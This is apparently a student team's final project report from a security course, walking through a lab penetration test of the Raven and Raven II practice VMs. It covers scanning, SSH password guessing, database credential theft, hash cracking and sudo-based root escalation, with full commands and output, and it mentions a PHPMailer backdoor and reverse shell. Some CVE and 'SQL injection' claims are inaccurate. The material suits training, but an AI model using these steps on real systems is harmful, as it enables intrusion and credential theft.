Emotet Team

Red Team:

- Phil Okamoto
- Lance Magnanao
- Kaushal Raj

Blue Team:

- Douglas Yee
- Kent Hong
- Constantine

Network:

- Prithvi Jagannath
- Henry Lueders
- Moses Kim

Final Project - Introduction

We completed following tasks as part of our project -

1. Implemented alarms and thresholds in Kibana [Blue Team]
2. Assessed two more vulnerable VMs [Red Team]
   a. Exposed Vulnerabilities
   b. Exploited the vulnerabilities
3. Used Wireshark to analyze live malicious traffic on the network [Network]

Red Team:

Summary of Operations

Walkthrough of Breaking-into the machines

Red Team: Table of Contents:

Scan the network to identify the IP addresses

Before we ran scans, we set up

Following Alerts in Kibana -

- Excessive HTTP Errors
- HTTP Request Size Monitors
- CPU Usage Monitor

Ping Sweep w/ NMap

For hosts discovery

COMMAND: nmap -sP

```
root@Kali:~# nmap -sP 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-22 12:04 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0011s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.0032s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0010s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0012s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 3.63 seconds
root@Kali:~#
```

Exposed Services (Target 1) Command Used: nmap 192.168.1.110

[$ nmap -sV 192.168.1.110 - exposed ports and services.] Nmap scan results for each machine reveal the below services and OS details:

— — —

```
Nmap scan report for 192.168.1.110
Host is up (0.00089s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.79 seconds
```

Exposed Services (Target 2) Command Used: nmap 192.168.1.115

[$ nmap -sV 192.168.1.115 - exposed ports and services.] Nmap scan results for each machine reveal the below services and OS details:

— — —

```
Nmap scan report for 192.168.1.115
Host is up (0.00093s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.79 seconds
```

This scan identifies the services below as potential points of entry:

— — —

Target 1


1. Port 111 (rpcbind)
2. Port 139 (netbios-ssn)
3. Port 445 (netbios-ssn)

Target 2

1. Port 111 (rpcbind)
2. Port 139 (netbios-ssn)
3. Port 445 (netbios-ssn)

Both machines are <u>same copy of wordpress</u> for redundancy purposes, but with differing security parameters/implementation.

Both were working under a Load Balancer.



Critical Vulnerabilities:

— — —

The following vulnerabilities/CVE's were identified on these targets. We used https://cve.mitre.org/index.html

Common Vulnerabilities and Exposures (CVE®) is a list of entries — each containing an identification number, a description, and at least one public reference — for publicly known cybersecurity vulnerabilities

Target 1 & 2

1. CVE-2019-0040, CVE-2017-8779, CVE-2017-8804, CVE-2012-1816, CVE-1999-1349, CVE-1999-0189 Port 111 is a critical vulnerability as it is used in PortMapping; which always listens on TCP and UDP. It is used to map other RPC services such as (nfs, nlockmgr, quotad, mountd) to their corresponding port on the server. An attacker, using Metasploit, could use this vulnerability to trigger large unfreed memory allocations on the system leading to a remote Denial of Service.
2. CVE-2007-5580, CVE-2007-3923, CVE-2002-2138, CVE-2002-1712 Port 139 is a critical vulnerability due to an attacker being able to run NBSTAT a diagnostic tool for NetBIOS over TCP/IP, primarily designed to troubleshoot NetBIOS name resolution problems. NetBIOS is a service which allows communication between applications such as a printer or other computer in Ethernet or token ring network via NetBIOS name.
3. CVE-2007-5580, CVE-2007-3923, CVE-2002-0597, CVE-2002-0283 Port 445 is a critical vulnerability due to replacing the trio ports 137-139 as the preferred port for Windows FileSharing and numerous other services. Port 445 is used for SMB protocol (server message block) for sharing file between different operating system i.e. windows-windows, Unix-Unix and Unix-windows.

Breaking into Target 1: Raven Machine

Exploitation Process: SSH brute forcing/guessing

The Red Team was able to penetrate Target 1 and retrieve the following confidential data(represented as flags):

- Flag 2 `flag2:fc3fd58dcdad9ab23faca6e9a36e581c`
- Exploitation Process
  - SSH into User Account
  - ssh michael@192.168.1.110 (password: michael) (Weak Password Vulnerability)
  - cd /var/www
  - cat flag2.txt <- command used to cat out/exfil data on flag 2

```
mysql> ^CCtrl-C -- exit!
Aborted
michael@target1:/$ ^C
michael@target1:/$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

```
drwxrwxrwt   7 root root  4096 Aug 23 05:34 tmp
drwxr-xr-x  20 root root   700 Aug 23 04:08 run
drwxr-xr-x  15 root root  2960 Aug 23 04:08 dev
dr-xr-xr-x  13 root root     0 Aug 23 04:08 sys
dr-xr-xr-x 118 root root     0 Aug 23 04:08 proc
drwxr-xr-x   2 root root  4096 Jul  1 07:16 opt
drwxr-xr-x  95 root root  4096 Jul  1 06:26 etc
drwx------   2 root root  4096 Jul  1 06:26 root
drwxr-xr-x  23 root root  4096 Jun 24 07:59 .
drwxr-xr-x  23 root root  4096 Jun 24 07:59 ..
drwxr-xr-x   2 root root  4096 Jun 24 07:59 vagrant
drwxr-xr-x   2 root root  4096 Jun 24 07:59 bin
drwxr-xr-x   2 root root  4096 Jun 24 07:59 sbin
drwxr-xr-x   5 root root  4096 Jun 24 07:10 home
drwxr-xr-x  14 root root  4096 Aug 13  2018 lib
drwxr-xr-x   3 root root  4096 Aug 13  2018 boot
drwxr-xr-x  12 root root  4096 Aug 13  2018 var
lrwxrwxrwx   1 root root    31 Aug 13  2018 initrd.img -> /boot/initrd.img-3.16.0-6-amd64
lrwxrwxrwx   1 root root    27 Aug 13  2018 vmlinuz -> boot/vmlinuz-3.16.0-6-amd64
drwxr-xr-x   2 root root  4096 Aug 13  2018 lib64
drwxr-xr-x  10 root root  4096 Aug 13  2018 usr
drwxr-xr-x   2 root root  4096 Aug 13  2018 srv
drwxr-xr-x   2 root root  4096 Aug 13  2018 mnt
drwxr-xr-x   3 root root  4096 Aug 13  2018 media
drwx------   2 root root 16384 Aug 13  2018 lost+found
michael@target1:/$ cd .. ..
michael@target1:/$ cd var
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cd html
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$
```

Exploitation Process: Looking through michael's account.

— — —

The Red Team was able to penetrate Target 1 and retrieve the following confidential data(represented as flags):

- Flag 1 `flag1:b9bbcb33e11b80be759c4e844862482d`
- Exploitation Process
  - Search for the word flag in all files while in the (/var/www) directory
  - grep -REioh `flag[[:digit::]]{.+} ./html` <- command used to cat out/exfil data on flag 1

```
michael@target1:/var/www$ grep -REioh flag[[:digit:]]{.+} ./html
flag1{b9bbcb33e11b80be759c4e844862482d}
```

Exploitation Process: Looking for privilege escalation credentials

---

From this point,


We sniffed around

and looked for

entry points,

We found creds

for the MySQL db.



Exploitation Process: Sniffing the MySQL Database/Tables

- Flag 3 & 4
- Exploit Used - [SQL Injection]
  - Locate the MySQL Database
  - cat /var/www/html/wordpress/wp-config.php
  - Mysql -u root -p (password: R@v3nSecurity)
  - show databases;
  - use wordpress;
  - show tables;
  - select * from wp_posts; (found flags 3 & 4)

Skimming through the MySQL table, we found flags 3 and 4, provided in the screenshot below by catting out everything: |
V

```
                          | flag3        |              | draft       | open          | open        |              |              |
      |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                        |           0 | http://raven.local/wordpress/?p=4
                          |          0 | post        |                |              0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}
```

```
                          | flag4        |              | inherit     | closed        | closed      |              | 4-revision-v1 |
      |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                        |           4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ |          0 | revision    |                |              0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Exploitation Process: Looking for Password Hashes

Screenshot below shows password hashes for privilege escalation by exploiting an sql injection (Incorrectly filtered escape characters) the MySQL database/tables:

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+-------------
-------+-------------+----------------+
2 rows in set (0.00 sec)

mysql>
```

Exploitation Process: John The Ripper (Password Hash Cracking)

With the hashes that we obtained, we used JTR


and gained credentials for steven's account (root acct) and used them

```
user2:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($
P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum
 48 needed for performance.
Warning: Only 37 candidates buffered for the current salt, minimum
 48 needed for performance.
Warning: Only 33 candidates buffered for the current salt, minimum
```

```
sysadmin@Kali:~$ ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$
```

Exploitation Process: Spawning a Python shell (PTY Exploit)

From ssh access with Steven’s account, we Were able to spawn a Python shell using A PTY shell sudo Exploit. Escalating From a non-interactive One to a fully working terminal.



-Steven runs as primary user/root.

Exploitation Process: Successfully Rooted the Machine!

That concludes the exploitation Process for Target 1, YAY.


```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 23 07:02:09 2020 from 192.168.1.90
$ python -c 'import pty;pty.spawn("/bin/bash")'
steven@target1:~$ sudo su
[sudo] password for steven:
Sorry, user steven is not allowed to execute '/bin/su' as root on
raven.local.
steven@target1:~$ exit
exit
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# ls
root@target1:/home/steven# ls -alt
total 8
drwxr-xr-x 5 root root 4096 Jun 24 07:10 ..
drwxr-xr-x 2 root root 4096 Aug 13  2018 .
root@target1:/home/steven# cd root
bash: cd: root: No such file or directory
root@target1:/home/steven# ls
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
------
| ___ \
| |_/ /__ ___   ____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Breaking into Target 2: Raven II Machine

Exploitation Process: Scanning with Nikto

- Exploit Used
  - `nikto -C all -h http://192.168.1.115/` This creates a list of URLs the Target HTTP server exposes. Generates a list of discovered URLs, discovers ‘wordpress’ directories

```
root@Kali:~# nikto -C all -h 192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2020-08-25 21:23:49 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fash
ion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to
ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-08-25 21:25:48 (GMT-7) (119 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~#
```

Exploitation Process: In-depth scanning with Gobuster


- Exploit Used
  - gobuster dir -e -u http://192.168.1.115/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
root@Kali:~# gobuster dir -e -u http://192.168.1.115/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.115/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/08/25 21:31:25 Starting gobuster
===============================================================
http://192.168.1.115/img (Status: 301)
http://192.168.1.115/css (Status: 301)
http://192.168.1.115/wordpress (Status: 301)
http://192.168.1.115/manual (Status: 301)
http://192.168.1.115/js (Status: 301)
http://192.168.1.115/vendor (Status: 301)
http://192.168.1.115/fonts (Status: 301)
http://192.168.1.115/server-status (Status: 403)
===============================================================
2020/08/25 21:32:59 Finished
===============================================================
root@Kali:~#
```

Exploitation Process: Skimming thru the DB using HTTP

With the addresses or directories provided by Nikto and GoBuster,


We have confirmed that we have successfully gained access in the DB using HTTP on the browser.



Exploitation Process: Service Used(?)


By reading through the files, we Determined it uses the PHPMailer Service, and used an exploit to Upload a backdoor script.

Skimming through the files, We determined which Requests can be ran from the attacking machine.



Exploitation Process: Skimming through for flag 1

- Navigating to http://192.168.1.115/vendor/PATH reveals a flag1



Exploitation Process: Backdoor scripting using PHP Request

Running this script on The attacking kali machine, uploads a reverse shell script and establishes connection in conjunction with Netcat to the attack machine.

